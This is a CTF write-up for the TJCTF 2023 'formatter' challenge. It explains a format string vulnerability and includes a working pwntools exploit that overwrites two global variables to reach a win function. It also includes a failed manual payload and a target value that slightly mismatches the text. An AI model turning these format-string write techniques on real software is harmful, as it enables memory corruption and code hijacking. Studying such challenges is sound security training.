> For the complete documentation index, see [llms.txt](https://hyggehalcyon.gitbook.io/page/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hyggehalcyon.gitbook.io/page/ctfs/2023/tjctf/formatter.md).
# formatter
overwriting global variable
## Problem
Description
give me a string, any string!
`nc tjc.tf 31764`
## Solution
checksec
The name of the challenge indicates that we're going to do an format string vulnerability to exploit this program and we can see this in the `main` function where after it receives our buffer, it will print without any format specifier allowing us to overwrite values in memory or read values from the stack.
decompiled main
`Main` also make some memory allocation with `calloc` of 1 unit in size of 4 bytes which the address of this dynamic memory is being hold by the global variable `xd`. It will also run `r1` with our buffer as parameter, but this parameter won't be relevant.
decompiled r1
The relevant line of this code is line 5, which will take `xd` as a pointer (which hold the address allocated by `calloc`) and increments the value by two. So It doesn't the value of `xd` holds (address allocated by `calloc`), but it will add 2 to the memory allocated by calloc which is pointed by `xd`
decompiled win
Here, in order for the function to trigger and output the flag, we have to satisfy the condition which is the value of an memory pointed by the address `xd` holds must be `0x86a793e`. So we have to write `0x86a793e - 0x02` into the memory `xd` pointing to. Problem is that the memory `calloc` returns is always changing. Recall from the `main` function we also have another global variable named `among`. We can instead change the memory pointing from the memory of `calloc` allocated to the address of `among` and since PIE isn't enabled, the address is hardcoded. We can then set the value of `among` to our desire to satisfy the condition
returned value after overwriting in plain mode

returned value after overwriting in hexdump
{% code title="exploit.py" lineNumbers="true" fullWidth="false" %}
```python
#!usr/bin/python3
from pwn import *
# =========================================================
# SETUP
# =========================================================
exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'debug'
host = 'tjc.tf'
port = 31764
def start(argv=[]):
if args.GDB:
return gdb.debug([exe] + argv, gdbscript=gdbscript)
elif args.REMOTE:
return remote(host, port)
else:
return process([exe] + argv)
gdbscript = '''
init-pwndbg
break *0x40139c
break *0x004013ad
break *0x004012a4
break *0x04011d4
'''.format(**locals())
# =========================================================
# FUZZING
# =========================================================
io = start()
# found offset at %6$p
io.sendlineafter(b'give me a string (or else): ', b'AAAAAAAA.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx')
io.close()
# =========================================================
# ADDRESSES
# =========================================================
xd = elf.sym['xd'] # 0x403440
among = elf.sym['among'] # 0x403460
value = 0x86a693c
padding = b'\x01' * 3
# =========================================================
# EXPLOITS
# =========================================================
io = start()
# reference : https://www.youtube.com/watch?v=9SWYvhY5dYw
# reference : https://www.youtube.com/watch?v=KgDeMJNK5BU
# 1st overwrite (write the desired value to among)
# 2nd overwrite (a pointer that xd holds, overwrite it into among)
# 1st write 2nd overwrite -> (0x60) -> 96 - 0 = 96 to xd (hhn)
# 1st write 1st overwrite -> (0x086a) -> 2154 - 96 = 2058 to among + 2 (n)
# 2nd write 2nd overwrite -> (0x4034) -> 16372 - 96 = 14218 to xd + 1 (n)
# 2nd write 1st overwrite -> (0x693c) -> 26940 - 2154 = 10568 to among (hn)
# this doesn't work
payload_manual = b'%96X%14$hhn' + b'%2058X%15$n' + b'%14218X%16n' + b'%10568X%17hn' + padding + p64(xd) + p64(among + 2) + p64(xd + 1) + p64(among)
payload_auto = fmtstr_payload(6, {among : value, xd : among})
io.sendlineafter(b'give me a string (or else): ', payload_auto)
print(io.recvall())
```
{% endcode %}
I tried to craft the payload on my own, however it doesn't seem to work instead we can use the format string payload provided by pwntools and work just fine.
## Flag
> ***tjctf{f0rm4tt3d\_5883cc30}***